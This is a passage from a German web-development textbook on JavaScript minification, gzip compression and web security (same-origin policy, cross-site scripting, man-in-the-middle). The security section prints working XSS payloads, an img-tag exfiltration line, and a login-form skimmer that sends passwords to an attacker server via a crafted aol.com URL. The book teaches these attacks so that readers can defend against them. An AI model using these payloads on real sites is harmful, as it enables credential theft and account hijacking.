Glücklicherweise gibt es jedoch Software-Tools, die diese Arbeit automatisieren. Man unterscheidet dabei zwischen Minificators, die lediglich Einrückungen, Zeilenumbrüche und überflüssige Leerzeichen entfernen, und Obfuscators, die zusätzlich die Bezeichner von Variablen und Funktionen verkürzen. Während die Minification normalerweise absolut bedenkenlos eingesetzt werden kann, müssen Sie bei der Obfuscation etwas aufpassen. Denn durch das Umbenennen von Bezeichnern werden auch Schnittstellen verändert, die möglicherweise von anderen Skript-Dateien verwendet werden. Außerdem kann eine JavaScript-Datei, die „obfuscated" wurde, nicht wieder in ihren Ursprungszustand zurückversetzt werden. Sie müssen also unbedingt die Originaldateien aufbewahren. Wenn Sie Ihren Code hingegen nur „minifiziert" haben, lässt sich die ursprüngliche (oder zumindest eine lesbare) Formatierung häufig mit der autoformatierungs-funktion gängiger IDEs wiederherstellen.

JSMIN von Douglas Crockford

Eines der gängigsten Werkzeuge zur Minifcation von JavaScript ist *JSMIN* von dem in diesem Buch bereits mehrfach erwähnten JavaScript-Guru Douglas Crockford. Es handelt sich dabei um eine Konsolenanwendung, die Sie kostenlos herunterladen können (WebCode →*jsmin*). Die Benutzung des Programms ist denkbar einfach. Sie übergeben JSMIN einfach die Namen der JavaScript-Dateien, die Sie minifizieren möchten, sowie die Namen der Ausgabedateien. Wenn Sie also etwa die Dateien *crm.js* und *ajax.js* minifizieren möchten, würden Sie folgenden Aufruf verwenden:

```
jsmin <crm.js >crm_min.js <ajax.js >a-
jax_min.js
```

Der Dateiname der Eingabedatei wird dabei mit einem vorangestellten Kleiner-Zeichen angegeben, während die Ausgabedatei ein Größer-Zeichen vorangestellt bekommt. Im obigen Beispiel würde das Programm also unsere Beiden Dateien *crm.js* und *ajax.js* minifizieren, und daraufhin die Dateien *crm_min.js* und *ajax_min.js* erzeugen.

Stärkere Kompression mit dem YUI Compressor

Wenn Sie Ihre JavaScript-Dateien nicht nur durch das Entfernen von Leerzeichen verkleinern möchten, sondern zusätzlich auch auf verständliche Bezeichner verzichten können, ist *YUI Compressor* vielleicht das richtige Programm für Sie. YUI Compressor wurde von Yahoo! Für das das *YUI*-JavaScript-Framework entwickelt, und kann kostenlos heruntergeladen werden (WebCode

→*yuicompressor*). Das Programm verwendet den lexikalischen Scanner von Rhino, einem bewährten JavaScript-Interpreter, und arbeitet daher sehr zuverlässig. Anders als andere JavaScript-Obfuscatoren beschränkt sich YUI-Compressor darauf, Funktionsparameter und lokale Variablen umzubenennen. Dadurch bleiben Schnittstellen unverändert und der komprimierte Code kann weiterhin mit fremdem Code zusammenarbeiten. Der Einsatz des YUI Compressor ist dadurch zwar sehr sicher, die Kompressionsleistung des Programms ist allerdings etwas geringer als die radikalerer Obfuscatoren. Der YUI Compressor wurde in Java programmiert, weshalb Sie zum Benutzen des Programms eine Java Runtime benötigen. Und so rufen Sie das Programm auf:

```
java -jar yuicompressor-1.0.jar crm.js
```

Eine einfache Möglichkeit, gleich mehrere Dateien auf einmal zu verkleinern gibt es leider nicht. Im Beispiel oben erzeugt der YUI-Compressor eine neue Datei *crm-min.js*, die den verkleinerten Quelltext der Datei *crm.js* enthält. Alternativ können Sie mit dem Parameter `-o` auch selbst eine Ausgabedatei angeben.

8.5 Kompression

Verkleinerung durch Datenkompression

Das eben vorgestellte Verfahren der Verkleinerung von JavaScript-Dateien kann bereits als eine Form der Kompression aufgefasst werden. Doch selbst die Größe so komprimierter Dateien kann weiter reduziert werden. Versuchen Sie einmal, eine bereits minifizierte JavaScript-Datei mit einem ZIP-Packer zu komprimieren. Sie werden feststellen, dass die Datei nochmal deutlich kleiner wird. Auf die gleiche Weise lassen sich auch HTML- und Stylesheet-Dateien verkleinern und selbst der Datenstrom eines Web-Services könnte so komprimiert werden.

Möglichkeiten des HTTP-Protokolls

Aber natürlich können Sie Ihre Web-Anwendungen nicht einfach in eine ZIP-Datei verpacken. Vielmehr müsste die Kompression Ihrer Skripte, HTML-Seiten und Web-Service-Daten für den Benutzer absolut transparent passieren. Zu diesem Zweck unterstützt das HTTP-Protokoll den sogenannten `Content-Encoding`-Header. Dieser Header gibt an, wie eine HTTP-Nachricht kodiert ist. Ein HTTP-Client wiederum hat die Möglichkeit, einem Web-Server über den `Accept-Encoding`-Header mitzuteilen, welche Arten der Kodierung er unterstützt. So kann ein Web-Server für jeden

Client individuell entscheiden, welche Form der Kodierung er verwendet.

Gzip-Kompression

Rund 90 % aller Web-Browser unterstützen inzwischen die so genannte *gzip*-Kodierung. Bei der gzip-(ausgeschrieben GNU zip)-Kodierung handelt es sich um eine Form der Datenkompression, die mit der gewöhnlicher ZIP-Archive vergleichbar ist. Auf diese Weise lässt sich der ausgehende Datenstrom eines Web-Servers oft erheblich komprimieren. Für den Client bedeutet das kürzere Ladezeiten, für den Web-Server-Betreiber ein geringeres Traffic-Aufkommen.

Konfiguration des Servers

Um nun von den Vorteilen der gzip-Kompression profitieren zu können, müssen Sie Ihren Web-Server entsprechend konfigurieren. Der Apache Tomcat beispielsweise unterstützt gzip-Kompression von Haus aus, diese ist nach der Installation aber für gewöhnlich noch nicht aktiv (eine Anleitung, die erklärt, wie Sie die gzip-Kompression aktivieren können, finden Sie unter WebCode →*tomcatgzip*). Andere Apache-Varianten unterstützen gzip-Kompression nur über ein zusätzliches Server-Modul. Dieses heißt für ältere Apache-Versionen `mod_gzip` und für neuere Versionen `mod_deflate`. Der Microsoft IIS-Web-Server unterstützte bis zur Version 5.0 Kompression nur über kostenpflichtige Server-Module von Drittanbietern. Seit Version 6.0 unterstützt IIS die gzip-Kompression jedoch auch ohne Zusatzmodule. Diese muss dann nur noch manuell aktiviert werden (eine Anleitung finden Sie unter WebCode →*iisgzip*).

9 Sicherheit

Die Bedenken um die Sicherheit des Webs sind wohl so alt wie das Web selbst. Trotzdem vertrauen wir Webseiten nach wie vor bereitwillig unsere persönlichen Daten an. Dabei sind viele bekannte Sicherheitsprobleme im Web noch längst nicht endgültig gelöst. So ist es nicht verwunderlich, dass die Einführung von Ajax von Sicherheitsspezialisten auch kritisch gesehen wird. Wie begründet diese Befürchtungen sind und wie Sie sich und vor allem Ihre Anwender vor Angriffen schützen können, erfahren Sie in diesem Kapitel.

9.1 Ajax und Sicherheit

Unterschiede zu klassichen Web-Anwendungen

Ajax-Anwendungen bedienen sich derselben Mechanismen zur Client-Server-Kommunikation wie traditionelle Web-Anwendungen. Es kommen meist dieselben Protokolle zum Einsatz und es werden dieselben Transportkanäle benutzt. Unter diesem Aspekt können Ajax-Anwendungen also nicht mehr oder weniger sicher sein als traditionelle Web-Anwendungen. Worin besteht also der Unterschied? Im Wesentlichen sind es zwei Bereiche: Zum einen sind Ajax-Anwendungen oft deutlich komplexer als traditionelle Web-Anwendungen und zum anderen werden sie oft von besonders vielen Menschen verwendet. Eine höhere Komplexität verschlechtert immer auch die Chancen, alle möglichen Angriffsflächen zu überblicken und entsprechend abzusichern, während eine große Zahl von Usern Web-Anwendungen für Angreifer interessanter und oft auch lukrativer macht.

Alte Angriffsszenarien

Kurz gesagt: Ajax-Anwendungen sind potenziell gefährdeter; aus technischer Sicht bieten sie jedoch keine vergrößerte Angriffsfläche. Das soll nicht heißen, dass es nicht auch Ajax-spezifische Attacken gäbe. Die überwiegende Mehrheit der heute zu verzeichnenden Angriffe beruht allerdings auf Sicherheitslücken, die bereits lange vor Ajax bekannt waren. Das ist allerdings kein Grund zum Aufatmen, denn diese alten Sicherheitslücken haben nichts von ihrer Bedrohlichkeit eingebüßt.

9.2 Die Same-Origin-Policy

Das Vertrauens-Prinzip

Wenn Sie eine Webseite besuchen, die JavaScript verwendet, geben Sie dieser im Grunde die Erlaubnis, Code auf Ihrem Rechner auszuführen. Dabei wissen Sie über den Urheber dieses Codes meist sehr wenig. Dennoch entscheiden sich nur sehr wenige Web-User dafür, JavaScript in ihrem Browser zu deaktivieren. Warum? Wir halten JavaScript-Code für vertrauenswürdig, weil Browser in Bezug auf die Ausführung gewisse Zusicherungen machen. So kann JavaScript-Code beispielsweise nicht auf Ihre Festplatte zugreifen und er kann nur mit der Domain Daten austauschen, von der er selbst geladen wurde. Letzteres bezeichnet man als „Same-Origin-Policy".

Die Idee dahinter ist ganz einfach: Wenn Sie eine bestimmte Webseite besuchen, so bringen Sie genau dieser Webseite bzw. der Domain, über die Sie die Webseite aufgerufen haben, ein gewisses Vertrauen entgegen. Entschließt sich diese Webseite dann allerdings, z. B. Ihre Login-Daten an eine andere Domain zu übermitteln, wird Ihr Vertrauen gebrochen. Browser verhindern solch einen Vertrauensbruch, indem sie Cross-Domain-Zugriffe (zumindest in den meisten Fällen) unterbinden.

Funktionsweise des Same-Origin-Prinzips

Diese Beschränkung betrifft Server-Anfragen über `XMLhttpRequest`, aber auch DOM-Zugriffe. Zwei HTML-Seiten unterschiedlichen Ursprungs, die in zwei verschiedenen IFrames geladen sind, können so z. B. nicht gegenseitig auf ihre DOM-Bäume zugreifen. Was der Browser dabei als unterschiedlichen Ursprung ansieht, ist verwunderlich, denn selbst Anfragen, die lediglich an eine andere Sub-Domain gerichtet sind, werden vom Browser blockiert. Zum besseren Verständnis ein Beispiel: Sie möchten aus einer Seite mit der URL `http://www.mustersoft.com/beispiel.html` auf den DOM-Baum einer anderen Seite zugreifen. Die folgenden Tabelle zeigt, wann das möglich ist und wann nicht:

Tabelle 9.1 Erreichbare und unerreichbare URLs

URL	Zugriff erlaubt	Bemerkung
http://www.mustersoft.com/crm.html	Ja	Selbe Domain
http://www.mustersoft.com/crm/crm.html	Ja	Selbe Domain
http://crm.mustersoft.com/crm.html	Nein	Andere Sub-Domain
http://www.mustersoft.com:90/crm.html	Nein	Anderer Port
http://www.mustersoft.de/crm.html	Nein	Andere Top-Level-Domain
http://www.anders.com/crm.html	Nein	Andere Domain
ftp://www.mustersoft.com/crm.html	Nein	Anderes Protokoll

Beeinflussung des Same-Origin-Prinzips

Kurz gesagt dürfen sich die URLs der beiden Seiten also nur in Pfad- und Dateiname unterscheiden. Protokoll, Port, Sub-Domains sowie der eigentliche Domainname müssen hingegen übereinstimmen. Als Entwickler haben Sie jedoch die Möglichkeit, wenn auch nur in begrenztem Maß, auf die Same-Origin-Policy Einfluss zu nehmen, indem Sie das `document.domain`-Attribut setzen. Möchten Sie beispielsweise von einer HTML-Seite unter der Sub-Domain `crm.mustersoft.com` auf eine andere HTML-Seite unter der Sub-Domain `service.mustersoft.com` zugreifen, setzen Sie das `domain`-Attribut in beiden HTML-Seiten einfach auf `mustersoft.com`. Zumindest der „Cross-Sub-Domain-Zugriff" ist dann erlaubt. Ein Zugriff auf eine völlig andere Domain bleibt allerdings weiterhin unzulässig.

Lücken des Same-Origin-Prinzips

Ist es also unmöglich, aus JavaScript heraus Daten an einen fremden Server zu übertragen? Nicht ganz. Der Same-Origin-Mechanismus hat nämlich eine entscheidende Lücke. Betrachten Sie dazu das folgende Beispiel:

```
var img = document.createElement("img");
img.src = "http://fremderserver/?passwort=" +
  geheim;
document.body.appendChild(img);
```

Nehmen Sie an, es wäre Ihnen gelungen, den obigen JavaScript-Code in eine fremde Seite einzuschleusen und zwar so, dass er mit jedem Aufruf der Seite ausgeführt wird. Sie wissen außerdem, dass es auf der fremden Seite eine globale JavaScript-Variable *geheim* gibt, die das Passwort des jeweiligen Besuchers enthält. Natürlich können Sie die Variable mit Hilfe von JavaScript-Code auslesen, Sie möchten die Passwörter der Besucher jedoch gern auf Ihrem eigenen Server sammeln. Dabei sollte Ihnen eigentlich die Same-Origin-Policy einen Strich durch die Rechnung machen; mit dem obigen JavaScript-Code gelingt der Passwort-Diebstahl jedoch. Warum? Der Code erzeugt ein neues `<img>`-Element und fügt es in den DOM-Baum der Seite ein. Dies veranlasst den Browser dazu, eine GET-Anfrage an die im `src`-Attribut des Elements angegebene URL zu starten. Hinter dieser URL verbirgt sich jedoch keine Bilddatei, sondern z. B. ein Servlet auf einem fremden Server, dem wir auf diesem Weg auch gleich das gestohlene Passwort übergeben. Natürlich handelt es sich hierbei um eine klare Verletzung der Same-Origin-Policy, aber es ist wichtig zu wissen, dass `<img>`-Elemente von dieser Beschränkung ausgenommen sind.

On-Demand-JavaScript

Eine weitere Möglichkeit, den Same-Origin-Mechanismus zu umgehen, haben Sie in Kapitel 6 unter dem Namen On-Demand-JavaScript kennengelernt. Dabei werden anstelle von `<img>`-Elementen `<script>`-Elemente in den DOM-Baum eingefügt. Das Prinzip ist dasselbe: Daten werden über URL-Parameter an den Server übermittelt. Im Unterschied zu `<img>`-Elementen kann der Server bei On-Demand-JavaScript jedoch auf die Anfrage antworten und Daten zurück an den Client senden.

Fazit

Zusammenfassend kann man sagen, dass die Same-Origin-Policy wegen ihrer inkonsequenten Umsetzung[28] Datendiebstahl bestenfalls erschwert, auf keinen Fall aber verhindert. Insofern ist die Same-Origin-Policy eher ein Ärgernis als ein Gewinn an Sicherheit: Während sie genügend Spielraum lässt, allerhand zu Missbrauch treiben, verhindert sie zuverlässig das Konsumieren fremder Web-Services über `XMLHttpRequest`. (Eine mögliche Lösung dieses Problems lernen Sie in Kapitel 15 kennen.)

9.3 Cross-Site-Scripting (XSS)

Einschleusen von Code

Ein JavaScript-Programm ist kein statisches Gebilde. Während es in vielen kompilierten Sprachen nur mit größerem Aufwand möglich ist, dynamisch neuen Code in ein laufendes Programm einzubinden, unterstützt JavaScript dies von Haus aus. So lassen sich in JavaScript beispielsweise sehr einfach Programme schreiben, die bestimmte Module erst bei Bedarf laden. Außerdem ist es in JavaScript ein Leichtes, dynamisch Code zu generieren und direkt auszuführen. So vorteilhaft dieses Feature auch sein mag, so gefährlich ist es auch: Gelingt es einem Angreifer, JavaScript-Code in eine fremde Seite einzuschleusen (Code-Injection), so kann dieser Code allerhand Unheil anrichten.

[28] Den Browserherstellern kann man hier jedoch keinen Vorwurf machen, denn eine konsequentere Umsetzung würde bedeuten, dass HTML-Seiten, Bilddateien und Skripte stets unter derselben Domain liegen müssten. Das wäre das Aus für praktisch jede Form von Online-Werbung.




Abb. 9.1
Eine Cross-Site-Scripting-Lücke auf der AOL-Website (die URL wurde aus Sicherheitsgründen teilweise geschwärzt)

Lassen Sie uns das Problem von Anfang an betrachten: Die Same-Origin-Policy soll u. a. sicherstellen, dass JavaScript-Code nur auf andere Seiten zugreifen kann, die von derselben Quelle geladen wurden. Obwohl die Same-Origin-Policy nicht ohne Fehl ist, funktioniert dieser Mechanismus meist gut. Sie könnten also z. B. kein Script schreiben, das sensible Daten ausliest, die ein Benutzer auf einer fremden Seite eingegeben hat. Anders sieht die Sache aus, wenn es Ihnen gelingt, Ihr Script direkt in die fremde Seite einzuschleusen. Dann läuft es nämlich mit den Rechten dieser Seite und hat damit auch vollen Zugriff auf deren DOM-Baum. Dazu muss die fremde Seite jedoch eine entsprechende Schwachstelle aufweisen. Wie eine solche Schwachstelle entstehen kann, zeigt das folgende Beispiel:

```
document.write('<a href="' +
  document.referrer + '">Zurück</a>');
```

Hier wird per JavaScript ein Link realisiert, der auf die zuvor aufgerufene Seite verweist. Die Schwachstelle dieses Codes besteht nun darin, dass der HTTP-Referrer ungefiltert in das Dokument geschrieben wird. Ein Angreifer könnte den Referrer modifizieren und so Schadcode in die fremde Seite injizieren. Ähnlich verhält es sich auch mit JavaScript-Code, der Teile der Seiten-URL in das Dokument schreibt. Den Schadcode könnte ein Angreifer dann nämlich

einfach an die URL anhängen und es dem JavaScript-Code auf der Seite überlassen, diesen für ihn in das Dokument einzubinden.

Da JavaScript-Code stets im Klartext an den Client übermittelt wird, ist es für einen Angreifer besonders einfach, Seiten zu finden, die über derartige Sicherheitslücken verfügen. Tatsächlich gibt es sogar automatisierte Tools, die betroffene Seiten aufspüren können. In der Praxis sind JavaScript-Anwendungen, die solche Sicherheitslücken aufweisen, jedoch eher die Ausnahme.

Eine andere Form des XSS

Weitaus häufiger entstehen Angriffsflächen für Code-Injections aufgrund mangelnder Input-Validierung auf dem Server. Ein Beispiel[29]: Der Internet-Dienstleister AOL bietet auf seiner Website eine Suchfunktion an. Das dazugehörige HTML-Formular wird dabei per GET abgesandt, sodass der Suchbegriff in der URL der Ergebnisseite auftaucht. Außerdem wird das Suchfeld auf der Ergebnisseite mit dem zuvor eingegebenen Suchbegriff vorbelegt. Modifiziert man nun den Teil der URL, der den Suchbegriff enthält, so verändert sich dadurch auch die Vorbelegung des Suchfelds. Nehmen wir an, die Vorbelegung wäre über folgenden Code realisiert (hier in JSP-Notation):

```
<input type="text" name="search"
  value="<%=request.getParameter(⇨
  "search")%>" />
```

Im Klartext heißt das, dass der Suchbegriff aus der URL direkt und ungefiltert in das `value`-Attribut des Suchfelds geschrieben wird. Was hält uns dann davon ab, über die URL folgenden Wert für den Parameter *search* zu übergeben?

```
" /><script>alert('xss');</script>
```

Auf den ersten Blick sieht das wie ungültiges HTML aus. Betrachtet man diesen Code-Ausschnitt allerdings so, wie er nachher auf der Website erscheinen würde, wird klar, was es damit auf sich hat:

```
<input type="text" name="search"
value="" /><script>alert('xss');</script>" />
```

[29] Die AOL-Website besitzt zur Drucklegung dieses Buchs tatsächlich eine Cross-Site-Scripting-Lücke. So einfach wie hier beschrieben lässt sich diese Lücke jedoch nicht ausnutzen. Außerdem befindet sich die Sicherheitslücke auf einer Seite, auf der keine Login-Daten eingegeben werden können.

Unser Schadcode schließt das geöffnete Anführungszeichen des `value`-Attributs, schließt dann den `<input>`-Tag und definiert einen neuen `<script>`-Block. Innerhalb dieses Blocks öffnen wir dann ein Meldungsfenster, das, wie Sie in Abb. 9.1 sehen können, auch tatsächlich geöffnet wird.

Warum XSS gefährlich ist

Es stellt sich nur die Frage, inwiefern diese Code-Injection eine Gefahr darstellt. Nehmen Sie an, wir möchten das AOL-Passwort eines bestimmten Benutzers ausspionieren. Da die AOL-Website eine Cross-Site-Scripting-Schwachstelle besitzt, haben wir hier leichtes Spiel. Zunächst richten wir auf einem Web-Server ein Servlet ein, das einen Parameter *passwort* entgegennimmt und z. B. in einer Textdatei speichert. Anschließend legen wir auf demselben Server eine JavaScript-Datei mit folgendem Inhalt ab:

```
var loginForm =
  document.getElementsByTagName("form")[0]; ❶
loginForm.onsubmit = function() { ❷
  var passwort =
    document.getElementById(
    "password").value; ❸
  var img = document.createElement("img");
  img.src = "http://ihrserver/" +
    "PasswortServlet?passwort=" + passwort; ❹
  document.body.appendChild(img);
  loginForm.onsubmit = null;
  img.onload = function() { ❺
    loginForm.submit(); ❻
  };
  return false;
};
```

Bevor wir diese Dateien anlegen konnten, mussten wir zunächst den HTML-Quelltext der AOL-Webseite genauestens studieren. Daher wissen wir, dass es auf der Seite ein Login-Formular gibt und dass dieses ein Passwort-Feld mit der ID „password“ enthält. Unser JavaScript-Code macht nun Folgendes: Er besorgt sich zunächst eine Referenz auf das Login-Formular ❶ und registriert dort eine Ereignisbehandlungsfunktion für das `onsubmit`-Ereignis ❷. Dieses Ereignis wird ausgelöst, bevor das Formular zum Server geschickt wird. Innerhalb der Behandlungsfunktion holt der Code sich eine Referenz auf das Passwort-Feld und liest dessen Wert aus ❸. Nun muss dieser Wert noch irgendwie an unser Servlet übermittelt werden. Da die Same-Origin-Policy jedoch genau das unterbinden soll,

können wir uns hier nicht des `XMLHttpRequest`-Objekts bedienen. Über ein `<img>`-Tag gelingt der Passwortklau aber dennoch ❹. Damit der bestohlene Benutzer von all dem nichts mitbekommt, müssen wir abschließend noch sicherstellen, dass das Login-Formular auch tatsächlich abgeschickt wird. Das können wir allerdings nicht sofort tun, da die Anfrage an Ihr Servlet sonst unterbrochen werden könnte. Also warten wir, bis das `onload`-Ereignis des `<img>`-Tags ausgelöst wird ❺ und schicken das Formular dann einfach erneut ab ❻.

Jetzt müssen wir nur noch dafür sorgen, dass unser Opfer unseren Schadcode auch tatsächlich ausführt. Dazu verändern wir die URL der von der Cross-Site-Scripting-Schwachstelle betroffenen Seite so, dass beim Laden der Seite auch unser Script geladen wird. Die URL könnte etwa so aussehen:

```
http://www.aol.com/s?
%22+%2f%3e%3cscript+src%3d%22http%3a%2f%2fihr
server%2fxss.js%22%3e%3c%2fscript%3e
```

Den einzuschleusenden HTML- und JavaScript-Code verbergen wir dabei durch URL-Encoding. Im Klartext sieht das Ganze so aus:

```
http://www.aol.com/s?" /><script
src="http://ihrserver/xss.js"></script>
```

Jetzt müssen wir unser Opfer nur noch unter einem Vorwand (etwa über einen Hyperlink) dazu bewegen, die URL in seinem Browser zu öffnen. Sobald der Benutzer sich dann über das Login-Formular anmeldet, haben wir sein Passwort. Warum sollte unser Opfer aber auf diesen Trick hereinfallen? Schauen Sie sich dazu noch einmal die URL an. Ein AOL-Kunde würde den gewohnten Domainnamen wiedererkennen und vermutlich keinen Verdacht schöpfen. Auch die Länge der URL würde nicht besonders ins Auge fallen, denn wegen der großen Verbreitung von Session-IDs sind lange URLs heutzutage eher die Regel als die Ausnahme. Man nutzt hier also das Vertrauen aus, das ein Benutzer einer bestimmten ihm bekannten URL entgegenbringt.

Ablauf von XSS-Angriffen

Zugegebenermaßen hängt der Erfolg dieser Form des Cross-Site-Scripting sehr von der Kooperation des Opfers ab. Für gewöhnlich geht es Angreifern jedoch nicht darum, die Login-Daten eines einzigen Benutzers zu stehlen. Vielmehr sollen massenhaft Passwörter, E-Mail-Adressen oder Kreditkartendaten gesammelt und dann zu Geld gemacht werden. Dazu verbreiten Angreifer

manipulierte Links in großer Zahl und hoffen dann auf eine möglichst hohe Ausbeute.

Persistentes Cross-Site-Scripting

Es gibt allerdings auch eine Form des Cross-Site-Scripting, bei der die Kooperation des Opfers keine Rolle spielt. Im letzten Beispiel haben wir einen fremden Web-Server dazu bewegt, unseren Schadcode einem bestimmten Benutzer anzuzeigen. Was wäre, wenn wir den Web-Server dazu bewegen könnten, unseren Schadcode auch zu speichern und dann allen Usern anzuzeigen – völlig unabhängig von der URL, die der Benutzer verwendet? Was nach einem unwahrscheinlichen Horrorszenario klingt, ist in der Praxis leider immer wieder anzutreffen. Viele Websites erlauben es dem Benutzer, Kommentare abzugeben, Foreneinträge zu schreiben oder in so genannten Shoutboxen kurze Nachrichten zu hinterlassen. All diesen Funktionen gemein ist, dass der Benutzer einen Text schreiben kann, der dann z. B. in einer Datenbank gespeichert und schließlich auch allen anderen Benutzern angezeigt wird. Gelingt es Ihnen, in einen solchen Kommentar, einen solchen Foreneintrag oder eine solche Nachricht JavaScript-Code zu integrieren, können Sie auf der Website von nun an tun, was Sie möchten.

Beispiel

Ein Beispiel: Nehmen wir an, die Kommentarfunktion eines Onlineshops weist eine Cross-Site-Scripting-Lücke auf, die es uns erlaubt, beliebigen JavaScript-Code in die Seite einzuschleusen, sodass dieser auch für andere Benutzer sichtbar ist. Nach dem bereits im letzten Beispiel erläuterten Prinzip könnten wir nun z. B. die Session-ID des Benutzers auslesen und dann an unseren eigenen Server übermitteln. Wir könnten dann die Session des Benutzers übernehmen (Session-Hijacking) und über sein Benutzerkonto und auf seine Rechnung nach Belieben einkaufen.

Natürlich sind Sicherheitslücken dieses Ausmaßes vergleichsweise selten, denn es erfordert schon ein besonderes Maß an Gleichgültigkeit oder Naivität, Benutzereingaben völlig ungefiltert zu speichern und sie dann auf seiner Website wieder auszugeben. Doch selbst wenn man Vorkehrungen trifft, um sich vor Cross-Site-Scripting zu schützen, übersieht man häufig weniger offensichtlichen Angriffsmöglichkeiten. Manche Internet-Foren erlauben z. B. keinen HTML-Code in ihren Beiträgen und unterstützen stattdessen eine eigene eingeschränkte Markup-Sprache. Zwar lassen sich so keine `<script>`-Tags in die Seite einschleusen (zumindest nicht direkt), das heißt allerdings nicht, dass ein solches Forum völlig sicher ist. In vielen Foren können Benutzer Links in ihre Beiträge einbinden. Dazu muss eine spezielle Notation verwendet werden, also z. B.:

```
[URL=http://www.mustersoft.com]Link[/URL]
```

Hinter den Kulissen macht ein spezieller Parser daraus wieder einen gewöhnlichen HTML-Link, in diesem Fall also

```
<a href="http://www.mustersoft.com">Link</a>
```

Ist der Parser nicht ausreichend abgesichert, so lässt sich über eine manipulierte URL leicht JavaScript-Code in die Seite einschmuggeln:

```
[URL="></a><script>alert('xss');</script>]
  Link[/URL]
```

Den Trick, den wir hier anwenden, kennen Sie bereits aus einem früheren Beispiel: Wir schließen das `href`-Attribut und den `<a>`-Tag und definieren dann einen neuen `<script>`-Block.

Doch auch ein Parser, der sich nicht so einfach hinters Licht führen lässt, kann ausgenutzt werden, um für uns JavaScript-Code in eine Seite einzuschleusen, wie folgendes Beispiel zeigt:

```
[URL=javascript:alert('xss')]Link[/URL]
```

Zwar wird der Code so erst bei einem Klick auf den Link ausgeführt, aber auch hierbei handelt es sich um eine Form von Cross-Site-Scripting.

Schutz vor XSS-Angriffen

Nachdem wir nun unterschiedliche Angriffsszenarien besprochen haben, stellt sich Ihnen sicherlich die Frage, wie Sie sich zuverlässig vor Cross-Site-Scripting schützen können. Die kurze Antwort lautet: Vertrauen Sie keiner Benutzereingabe! Alle Cross-Site-Scripting-Schwachstellen lassen sich auf mangelnde Input-Validierung zurückführen. Es ist deshalb unerlässlich, dass Sie jede Eingabe, die Ihrer Anwendung von außen zugeführt wird, zunächst gründlich überprüfen, bevor Sie sie weiterverarbeiten oder gar speichern.

Mit Hilfe des Apache-Moduls ModSecurity (WebCode →*modsecurity*) lässt sich diese Validierung zumindest teilweise bereits im Web-Server durchführen. Das hat den großen Vorteil, dass Ihre Anwendung mit bestimmten schadhaften Eingaben nie in Berührung kommt. So lassen sich über mod_security beispielsweise JavaScript-Injections über Formularfelder, URL-Parameter oder HTTP-Referrer bereits im Vorfeld unterbinden. Doch auch wenn Sie ModSecurity einsetzen, sollten Sie Ihre Anwendung in jedem Fall sehr genau auf Cross-Site-Scripting-Schwachstellen untersuchen. Ein entwendetes Passwort, ein gekapertes Benutzerkonto oder gar eine gestohlene Identität ist nicht nur für den betroffenen Benutzer ein Problem. Als Betreiber stehen Sie in der Pflicht, Ihre Benutzer

vor solchen Angriffen zu schützen. Kommen Sie dieser Verpflichtung nicht nach, kann Sie das leicht das Vertrauen Ihrer Kunden kosten.

9.4 Man-in-the-middle

Belauschen von Datenströmen

Eine weitere Angriffsform, von der Ajax-Anwendungen zwar betroffen sein können, die in gleichem Maße jedoch auch Ajax-freie Web-Anwendungen gefährdet, ist der sogenannte Man-in-the-middle-Angriff. Ein Angreifer überwacht dabei die Daten, die zwischen zwei Kommunikationspartnern, also etwa einer Ajax-Anwendung und einem Web-Server, ausgetauscht werden. Wie real dieses Risiko ist, wird schnell klar, wenn man sich vor Augen führt, wie der Datenaustausch im Internet abläuft. Sendet eine Ajax-Anwendung beispielsweise Ihre Login-Daten an einen Web-Server, so passieren die entsprechenden TCP-Pakete meist zahlreiche Zwischenstationen, bevor sie ihr eigentliches Ziel erreichen. An jeder dieser Zwischenstationen hat ein Angreifer die Möglichkeit, Ihre Pakete abzufangen und die darin enthaltenen möglicherweise vertraulichen Daten auszulesen. Zwar werden die wichtigsten Knotenpunkte im Internet meist von großen ISPs[30] bereitgestellt, die ihre Netzwerke gegen derartige Angriffe absichern, es ist jedoch nicht ausgeschlossen, dass TCP-Pakete auf ihrem Weg zum Ziel auch Router passieren, die entweder nicht ausreichend gesichert sind oder sich sogar unter der Kontrolle eines Angreifers befinden.

Man-in-the-middle in lokalen Netzen

Doch man muss kein ISP sein oder sich Zugriff zu einem Internet-Router verschaffen, um eine Man-in-the-middle-Attacke durchführen zu können. Befindet sich der Angreifer nämlich im selben Netzwerk wie das Opfer (beispielsweise in einem Firmen-Netz), kann er durch gewisse Tricks dafür sorgen, dass sämtlicher Netzwerkverkehr des Opfers durch sein System geleitet wird.

Immitieren des Clients bzw. Servers

Sobald sich ein Angreifer zwischen zwei Kommunikationspartnern einklinkt, kann er nach Belieben die Rolle eines der beiden Partner übernehmen. So kann er nicht nur passiv dem Datenstrom lauschen, sondern auch aktiv neue Anfragen stellen. Dadurch gewinnt er z. B. die Möglichkeit, vertrauliche Daten von einem Web-Server abzurufen, ohne dass dieser erkennen könnte, dass er nicht mehr mit einem echten Client kommuniziert.

Besonders kritisch ist dabei zu bewerten, dass ein Client Opfer einer Man-in-the-middle-Attacke werden kann, ohne dass er dies in irgendeiner Form bemerkt. Der Kunde eines Online-Shops, dessen

[30] Internet Service Provider

Kreditkartendaten auf diese Weise gestohlen werden, hätte also gar nicht die Möglichkeit, dies rechtzeitig seiner Bank zu melden.

Die Lösung: Verschlüsselung

